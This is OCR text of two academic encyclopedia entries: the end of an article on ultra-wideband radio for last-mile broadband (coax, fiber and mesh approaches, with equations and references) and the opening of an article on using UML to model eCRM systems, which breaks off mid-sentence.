- **Penetration properties:** UWB emissions have good ability to penetrate walls and obstacles and provide high accuracy location determination. These properties would also be useful in Location-based services (LBS) applications in last mile.
- **Low power consumption:** The current target for power consumption of UWB chipsets is less than 100 mW, which make it a good candidate for portable devices.
- **Immunity to interference:** An important feature of UWB systems is their large processing gain, a measure of a system's robustness against interference.

Ultra-Wideband vs. Narrowband

According to the FCC, a UWB system is classified using one of two different measures of bandwidth. A system can either have an instantaneous bandwidth in excess of 500 MHz or have a fractional bandwidth that exceeds 0.20 (by comparison a narrowband signal typically has a fractional bandwidth which is less than 0.01) (Sabira, Rashid, Borhanuddin, & Chan, 2006). Both metrics are defined according to the -10 dB points of the signal's spectrum. Fractional bandwidth (η) is defined as the signal's bandwidth divided by its center frequency or more precisely.


$$\eta = \frac{2(f_H - f_L)}{(f_H + f_L)} \tag{1}$$

These definitions specify that systems with a center frequency greater than 2.5 GHz must have a bandwidth greater than 500 MHz and a system with a center frequency less than 2.5 GHz must have a fractional bandwidth greater than 0.20. Figure 1 below provides an illustration comparing the fractional bandwidth of a narrowband signal and a UWB signal.

UWB TRANSMISSIONS TECHNIQUES

There are two general ways to use the bandwidth available for UWB. Impulse radio (IR) was the original approach to UWB. It involves the use of very short-

Figure 1. Comparison between narrowband and UWB signal



duration baseband pulses that use a bandwidth of several Gigahertz. Data could be modulated using either pulse amplitude modulation (PAM) or pulse-position modulation (PPM). Multiple users could be supported using a time-hopping scheme (Porcino & Hurt, 2003) as shown in Figure 2a with average power , center frequency GHz, chip length , and time shift . A more recent approach to UWB is a multibanded system (using OFDM techniques), where the UWB frequency band from 3.1 - 10.6 GHz is divided into several smaller bands. Each of these bands has a bandwidth greater than 500MHz, to comply with the FCC definition of UWB, as shown in Figure 2b, with number of subcarriers total guard time , cyclic prefix , and center frequency GHz. Several companies like Intel, Texas Instruments, and Time Domain support this approach (Qiu, 2003).

UWB SOLUTIONS FOR LAST MILE (LM)

There are two types of solutions for UWB for the last mile to the residential customers; one is UWB over cable, where UWB signal propagates through cable: coaxial or optical fiber. The other one is UWB mesh networks or UWB multiple hop solution, where the nodes in the network automatically establish an ad-hoc network and dynamically maintain the mesh connectivity.


ULTRA WIDEBAND OVER CABLE TECHNOLOGIES

Creating such a hybrid coax/wireless solution yields a number of advantages compared to the alternative, creating a bridge between two dissimilar wired and wireless technologies. Aside from cost reductions resulted from the elimination of the requirement for two separate radios, a common chipset possesses a common MAC and, therefore, no bridging is required (Chen & Kiaei, 2002). This preserves critical QoS and content protection mechanisms across the separate wired and wireless transmission media.

UWB OVER COAXIAL (UOC)

A UWB signal from the UOC transceiver, with 1.3 GHz bandwidth, has been employed. In the wireless world, the Federal Communications Commission (FCC) mandates UWB wireless signals operate above 3.1 GHz. At the same frequencies inside a coax no other application exists or is planned today (Friedman, 2006), making the UWB-over-coax signal completely coexistent with all legacy coax applications. If operations on coax are at the exact same frequencies as used in UWB wireless communications, it also makes the implementation of a transceiver that can handle coax

Figure 2. (a) PPM-IR-UWB transmitted signal, (b) Power Spectral Density (PSD) for multiband technique-OFDM-QPSK UWB transmitted signal




and wireless communications simultaneously easier to architect. Therefore, signals of more than 500 MHz spread (>1.3 GHz), at frequencies greater than 3 GHz are transmitted and received inside of the coaxial cable instead of across antennas. This type of transmission can extend UWB range to 200 meters with data rate up to 100 Mbps, which can be used in distributed points near buildings and has shown to provide an acceptable performance compared to xDSL, especially in terms of cost and QoS criteria.

UWB OVER FIBER (UOF)

Using optical techniques to generate UWB pulses has many other advantages, such as light weight, small size, large tune-ability, and the immunity to electromagnetic interference. UWB-over-fiber technology can provide a very promising solution to integrate local UWB environment into the fixed wired networks or wireless wide-area infrastructures.

To fully exploit the advantages provided by optics the distributed UWB pulse signals generated directly in the optical domain without the need of extra optical-electrical and electrical–optical conversions (Zeng

Figure 3. Block diagram of the UWB over fiber pulse generator



& Yao, 2006). For example, to generate and distribute UWB doublet pulses over a single-mode fiber (SMF) link, electrical Gaussian pulses can be modulated on an optical carrier using an electro-optic phase modulator (EOPM). The optical phase modulation to intensity modulation (PM-IM) conversion can be realized by changing the phase relationships among all the frequency components of the optical phase-modulated signal. The PM-IM conversion has a transfer function equivalent to a microwave bandpass filter, by which the input Gaussian pulses were converted to UWB doublet pulses (Fei & Jianping, 2006), as shown in Figure 3, where light from a laser diode is fiber-coupled to an EOPM, which is driven by a sequence of Gaussian pulses. The phase-modulated optical signal is then applied to a Fiber Bragg Grating (FBG). The power spectrum of the Gaussian monocycle pulse signal with central frequency of about 3.45 GHz, and a 10-dB has a bandwidth of about 7.94 GHz.


ULTRA-WIDEBAND MESH NETWORKS (UMN)

Wireless mesh networks (WMNs) have emerged as a key technology for next-generation wireless networking. Consequently, instead of being another type of ad-hoc networking, WMNs diversify the capabilities of ad-hoc networks. This feature brings many advantages to WMNs, such as low up-front cost, easy network maintenance, robustness, reliable service coverage, and so forth. Therefore, WMNs are undergoing rapid commercialization in many other application scenarios such as broadband home networking, community networking, building automation, high speed metropolitan area networks, and enterprise networking (Rappaport, 2002).

Mesh architecture, combined with UWB wireless technology, allows a very easy installation of a communications infrastructure for the last mile or elsewhere. All that is needed is to scatter repeater modules roughly every 10 meters for very high data rate (more than 100Mbps) and 1km for low data rate (less than 5Mbps). All they need is power, so they can conveniently be colocated with ceiling lights or with floor/wall power boxes, shown in Figure 4. UWB mesh networks for the last mile have some advantages over narrowband technologies (i.e., scalability, extend distance, and communication speed, long battery life for portable devices, self-configures, and provides resiliency with no single point of failure), where wireless systems based on narrowband carrier modulation are often inadequate or incapable of providing sufficiently high data rates to transmit video over air or accurate information about a mobile terminal's location to support location-aware applications or routing.

UWB mesh networks (UMNs) are dynamically self-organized and self-configured, with the nodes in the network automatically establishing an ad-hoc network and maintaining the mesh connectivity. UMNs

Figure 4. UWB solution for last mile to residential premises: (a) Backhaul network, (b) indoor networks



are comprised of two types of nodes: mesh routers and mesh clients. Other than the routing capability for gateway/bridge functions as in a conventional wireless router, a mesh router contains additional routing functions to support mesh networking. Through multi-hop communications, the same coverage can be achieved by a mesh router with much lower transmission power (Rashid, Sabira, Ali, & Khazani, 2005a).

UWM PERFORMANCE CRITERIA

As an implementation, when UWB is employed in the physical layer of a mesh network, each link operates with relatively large bandwidths. Assume the maximum transmission power is p_0 for transmission among very large number of nodes (fixed/mobile) distributed in multi-hop network with a realistic channel model (i.e., Saleh-Valenzuela (SV) model). The network throughput can be written as:

$$r(n) = P_0 / (N_0 \mathbb{E} D_i (\frac{k}{(\sqrt{N_u \log N_u})^{\alpha - 1}})), \qquad (2)$$

where D_i is the physical distance between the source and destination, N_0 is the ambient Gaussian noise power spectral density, α is the path loss, and k is a constant depend on the transmission schedule of packets.

The obtained DS-UWB mesh network throughput for two different bandwidths (upper band (5.825-10.60 GHz) and lower band (3.10-5.15 GHz)) has been compared with other narrowband techniques (IEEE 802.16 and WiFi), as shown in Figure 5. It could be seen that the throughput increases with node density Nu, due to large bandwidth, and power and transmission-rate adaptation.

In addition, mesh networks combine well with the location aspect of UWB, as investigated by the IEEE 802.15 study group. In Rashid, Sabira, Ali, and Khazani (2005b) by using Time-of-Arrival (ToA) techniques, the time that the signal is sent by the node to be located is estimated at each receiver using maximal likelihood algorithm. The maximum likelihood (ML) estimation of the arrival time delay (τ) can be obtained by finding the value of τ_d that maximizes the correlation function of received signal $r(t)$ and transmitted signal $s(t)$, that is

$$x_{rs}(\tau_d) = \frac{1}{T_0} \int_{T_0} r(t) s(t - \tau_d) dt \qquad (3)$$

Where T_0 is the auto-correlation duration, which it is equal to $T_p / 2$ where T_p be pulse repetition. The performance of the maximal likelihood (ML) estimator is bounded by the Cramer-Rao lower bound (CRLB), which is the minimum variance of ToA estimation errors about the true time delay, as shown in Figure 6.

FUTURE TRENDS

Broadband solutions for the last mile to the residential customers using UWB over cable should support high data rates by increasing the pulse repetition frequency (PRF), or using higher-order modulation, or using spread spectrum technology. The first option would make the system more vulnerable to ISI. The second would increase the peak-to-average power ratio and impose greater linearity requirements to the circuits. Then the best technique that meets all these challenges is the UWB Mesh Network (UMN).

UWB mesh network faces two key challenges: providing high-data-rate and high quality wireless access over fading channels as close to wireline quality as possible. The use of multiple antennas with multiple input multiple output (MIMO) at transmit and receive

Figure 5. Normalized UWB mesh network throughput compared with IEEE802.16 and WiFi (Rashid, Sabira, Ali, & Khazani, 2006b)





Figure 6. Location error based on the CRLB for various types of UWB IEEE 802.15 standards (Rashid, Sabira, Ali, & Khazani, 2005b).



sides of a wireless link in combination with signal processing and coding is a promising means to satisfy all quality requirements. When advanced physical layer techniques, such as UWB and MIMO are used, cross-layer design (CLD), especially between the PHY, MAC, and network layers, need to be proposed to utilize the agility provided by the physical layer. These schemes face some difficulties such as cost, system complexity, and practicality of the distance between MIMO antennas. Hence, design and implementation of a practical system, including secure cross-layer network protocols and various intrusion detection algorithms, is a challenging research topic.

CONCLUSION

Until recently, limitations of the access networks have created major obstacle to the "digital-networked home." The well-known "last mile problem" has hindered an effortless broadband access to home and, therefore, has significant impact to the home networking applications. However, recent advances in UWB transmission and broadband access technologies are very promising and are capable of bringing information superhighway to the home by wire or wireless. Using wireline techniques, UWB can transmit over coaxial or over optical fiber, where each of them can give high performance compared to conventional techniques. UWB wireless mesh techniques also can be used as the last mile solution, where the range extended by multi-hop nodes and applications that it can support such as: High-speed Internet access, Two-way data communications (peer–peer or client/server), Private or public telephony, and Two-way multimedia services such as videoconferencing and video commerce.

REFERENCES

Anderson, C.R., Orndorff, A.M., Buehrer, R.M., & Reed, J.H. (2004). *An introduction and overview of ultra wideband communications* (Tech. Rep. No. 5). Virginia Technology Institute, MPRG Group.

August, J., Lee, H.J., & Ha, D.S. (2004). Pulse sense: A method to detect a busy medium in ultra wideband (UWB) networks. In *Proceedings of the 2004 Joint IEEE Conference on UWB Systems and Technologies* (vol. 1, pp. 1109-1115). London: King London College.

Barret, T.W. (2005). *Ultra-Wideband Opportunities under the New FCC Waiver*. (Tech. Rep. No. UW-BOPPFCCWVRWP, Rev. 1). New York: Freescale Semiconductor, UWB Working Group.

Chen, X., & Kiaei, S., (2002). Monocycle shapes for ultra wideband system. In *Proceedings of the IEEE International Symposium Circuits Systems on Motivation: Perspectives on Motivation* (vol. 1, pp. 26-29). Chongju University Press.

Fei, Z., & Jianping, Y. (2006). Ultrawideband impulse radio signal generation using a high-speed electrooptic phase modulator and a fiber-bragg-grating-based frequency discriminator. *IEEE Photonics Technology Letters*, *18*(7), 2062-2064.

Friedman, D. (2006). *Understanding UWB over coax*. (Tech. Rep. No. 3). Pulse~LINK, UWB Group.

Ghavami, M., Michael, L.B., & Kohno, R. (2004). *Ultra wideband signals and systems in communication engineering*. Hoboken, NJ: John Wiley and Sons.

Lin, W.P., & Chen, J.Y. (2005). Implementation of a new ultrawide-band impulse system. *IEEE Photonics Technology Letters*, *17*(11), 2418-2420.

Porcino, D., & Hirt, W. (2003). Ultra-wideband radio technology: Potential and challenges ahead. *IEEE Communications Magazine*, *20*(11), 116-125.

Qiu, R.C. (2003). A study of the ultra-wideband wireless propagation channel and optimum UWB receiver design. *IEEE Journal on Selected Areas in Communications*, *20*(9), 1628-1637.

Rappaport, T.S. (2002). *Wireless communications: Principles and practice*. Upper Saddle River, NJ: Prentice Hall.

Rashid,[1] A.S., Sabira, K., Ali, B.M., & Khazani, M. (2005a). Ultra wideband (UWB) ad-hoc networks: Review and trends. *American Journal of Computer Science*, *3*(10), 35-39.

Rashid,[3] A.S., Sabira, K., Ali, B.M., & Khazani, M. (2005b). UWB-TOA geolocation techniques in indoor environment. *Journal of Institution of Engineers Malaysia (IEM)*, *67*(3), 65-69.

Rashid, A.S., Sabira, K., Ali, B.M., & Khazani, M. (2006a). An adaptive UWB waveform with spectral sharing capability. In *Proceedings of the 2nd IEEE Conference on Information & Communication Technology* (vol. 1, pp. 556-561). Damascus University Press.

Rashid,[2] A.S., Sabira, K., Ali, B.M., & Khazani, M. (2006b). Jointly PHY/MAC capacity for ultra-wideband multi-hop networks. *ANSI, Journal of Applied Sciences Research (JASR)*, *2*(1), 13-19.

Reed, J.R. (Ed.). (2005). *An introduction to ultra wideband communications*. Upper Saddle River, NJ: Prentice Hall.

Sabira, K., Rashid, A.S., Borhanuddin, M.A., & Chan, S.F. (2006). Ultra-wideband for multimedia applications. In *Proceedings of the International Conference on Computer and Communication Engineering* (vol. 2, pp. 901-906). Kuala Lumpur: UIIM University Press.

Zeng, F., & Yao, J. (2006). An approach to ultra-wideband pulse generation and distribution over optical fiber. *IEEE Photonics Technology Letters*, *18*(7), 823-825.

Zhi, T., & Giannakis, G.B. (2004). BER sensitivity to mistiming in correlation-based UWB receivers. In *Proceedings of the IEEE GLOBECOM '03* (vol. 1, pp. 441-445).

KEY TERMS

EOPM: Electro-Optic Phase Modulator is an optical device in which a signal-controlled element displaying electro-optic effect is used to modulate a beam of light.

FBG: A Fiber Bragg Grating is a type of diffraction grating segment of optical fiber that filters out particular wavelengths of light.

FCC: The Federal Communications Commission is an independent United States government agency, The FCC was established by the Communications Act of 1934 and is in charged to regulate all nonFederal Government use of radio spectrum.

Last Mile: The last mile is the final leg of delivering connectivity from a provider to a customer; it is typically seen as an expensive challenge because "fanning out" wires and cables is a considerable physical undertaking.

MIMO: Multiple-Input Multiple-Output is an abstract mathematical model for multi-antenna communication systems. MIMO technology shows significant increases in throughput and range for wireless system.

QoS: For telephony, Quality of Service (QoS) was defined by the ITU as the cumulative effect on subscriber satisfaction of all imperfections affecting a telephone conversation.

TLD: Tunable Laser Diode is a laser where the active medium is a semiconductor similar to that found in a light-emitting diode.

UWB: Ultra-wideband is an alternative wireless communications technology that offers high bandwidth without the constraints of spectrum allocation. It relies on a series of narrow and precisely timed pulses to transmit data.

xDSL: Digital Subscriber Line (Symmetric or Asymmetric), is a family of technologies that provide digital data transmission over the wires of a local telephone network.

UML as an Essential Tool for Implementing eCRM Systems

Călin Gurău
GSCM – Montpellier Business School, France

INTRODUCTION

Electronic commerce requires the redefinition of the firm's relationships with partners, suppliers, and customers. The goal of effective customer relationship management (CRM) practice is to increase the firm's customer equity, which is defined by the quality, quantity, and duration of customer relationships (Fjermestad & Romano, 2003). The explosive development of the online market and the rapid evolution of customer management applications have determined the companies to implement electronic customer relationship management (eCRM) systems, which are using advanced technology to enhance customer relationship management practices.

The successful implementation of an eCRM system requires a specific combination of IT applications that support the classic domains of the CRM concept: marketing, sales, and service (Kennedy, 2006). Electronic marketing aims for acquiring new customers and moving existing customers to further purchases. Electronic sales try to simplify the buying process and to provide superior customer support. Electronic service has the task to provide electronic information and services for arising questions and problems or to convey customers to the right contact person in the organization.

The eCRM system comprises a number of business processes, interlinked in a logical succession:

- **Market segmentation:** The collection of historical data, complemented with information provided by third parties (such as marketing research agencies), is segmented on the basis of customer life-time value (CLV) criteria, using data mining applications.
- **Capturing the customer:** The potential customer is attracted to the Web site of the firm through targeted promotional messages, diffused through various communication channels.
- **Customer information retrieval:** The information retrieval process can be either implicit or explicit. When implicit, the information retrieval process registers the Web behaviour of customers, using specialized software applications, such as "cookies." On the other hand, explicit information can be gathered through direct input of demographic data by the customer (using online registration forms or questionnaires). Often, these two categories of information are connected at database level.
- **Customer profile definition:** The customer information collected is analyzed in relation with the target market segments identified through data mining, and a particular customer profile is defined. The profile can be enriched with additional data (e.g., external information from marketing information providers). This combination creates a holistic view of the customer, his needs, wants, interests and behaviour (Pan & Lee, 2003).
- **Personalization of firm-customer interaction:** the customer profile is used to identify the best customer management campaign (CMC), which is applied to personalize the company-customer online interaction.
- **Resource management:** The company-customer transaction require complex resource management operations, which are partially managed automatically, through specialized IT-applications, such as Enterprise Resource Planning (ERP) or Supply Chain Management (SCM), and partly through the direct involvement and coordination of operational managers.

BACKGROUND

The effective functioning of the eCRM system requires a gradual process of planning, design, and implementation, which can be greatly enhanced through business modeling. The selection of an appropriate business modeling language is essential for the successful implementation of the eCRM system, and consequently, for evaluating and improving its performance (Kotorov, 2002). The starting point for this selection is an analysis of the specific characteristics and requirements of the eCRM system (Chen & Chen, 2004; Opdahl & Henderson-Sellers, 2004):

- eCRM is an Internet-based system, therefore the modeling language should be able to represent Web processes and applications;
- The interactive nature of eCRM systems requires a clear representation of the interaction between customers and Web applications, as well as between various business processes within the organization;
- eCRM systems are using multiple databases, which interact with software applications; the modeling language should support data modeling profiles and database representation;
- The necessity for resource planning and control requires a clear representation of each business process with its inputs, outputs, resources, and control mechanisms;
- The implementation and management of an eCRM system requires the long-term collaboration of various specialists, such as business and operational managers, programmers, and Web designers, which are sometimes working from distant locations; the modeling language should provide a standard, intuitive representation of the eCRM system and business processes, in order to facilitate cross-discipline interaction and collaboration;
- The complexity of the eCRM system requires a modeling language capable to present both the organisational and the functional architecture, at the level of system, process, software applications, and resources; this will facilitate a multiuser, multipurpose use of the same business model, although the detail of representation might differ depending on the required perspective.

The Unified Modeling Language (UML) is the notation presented in this article to support the business process modeling activity. The UML is well suited to the demands of the online environment. It has an object-oriented approach, and was designed to support distributed, concurrent, and connected models (Bennett, McRobb, & Farmer, 2005; Rumbaugh, Jacobson, & Booch, 2004).

THE UNIFIED MODELING LANGUAGE (UML)

The UML was developed in 1995 by Grady Booch, Ivar Jacobson, and Jim Rumbaugh at Rational Corporation (Rittgen, 2006; Rumbaugh et al., 2004), with contributions from other leading methodologists, software vendors, and users. Rational Corporation chose to develop UML as a standard through the Object Management Group (OMG). The resulting cooperative effort with numerous companies led to a specification adopted by OMG in 1997.

UML has a number of specific advantages:

1. **Simplicity of notation:** The notation set is simple and intuitive.
2. **Standard:** The UML standard achieved through the OMG gives confidence to modelers that there is some control and consideration given to its development.
3. **Support:** A significant level of support is available to modelers in using the UML:
    - Textbooks that describe the UML notation and consider specific application areas (Akhgar & Siddiqi, 2006).
    - Papers in journals and publications/resources on the Internet spread knowledge of the UML (e.g., Rational Resource Center and UML Zone).
    - Software tools, often referred to as Computer Aided Software Engineering (CASE) tools are available. These provide support for documentation of UML diagrams, such as *Rational Rose*, *argoUML*, *Objects By Design* and *Enterprise Modeler*. Training courses are available which instruct in the use of the core notation, as well as general modeling concepts and use of associated CASE tools.
4. **Uptake:** The UML notation has quickly gathered momentum. This is driven by the need for such notation, assisted by the support mechanisms identified above. The more the UML is used, the wider the knowledge pool becomes, which leads to a wider dissemination of information concerning the benefits and pitfalls of its use.
5. **Methodologies:** The development of methods or methodologies that provide support and guidelines

of how to use the UML in a particular situation is widespread. A prime example is the Rational Unified Process (Jonkers, Lankhorst, Van Buuren, Hoppenbrouwers, Bonsangue, & Van der Torre, 2004).

6. **Extensible:** The UML has a number of standard extension mechanisms to make the notation flexible: stereotypes, tagged values and constraints (Kulak & Guiney, 2003).
7. **Living language:** It is important to recognise UML as a living language – the standard is constantly developing, though in a controlled manner. The OMG works with representatives from various companies to clarify and address problems in the UML specification as well as considering recommendations for extensions to the language.

The UML is used to model a broad range of systems (software systems, hardware systems, databases, real-time systems and real-world organisations). By sharing a common notation across system and business boundaries, the business and system analysts can better communicate their needs, being able to build a system that effectively solves customers' problems.

In addition, UML is developing in three main directions that are of interest for this article:

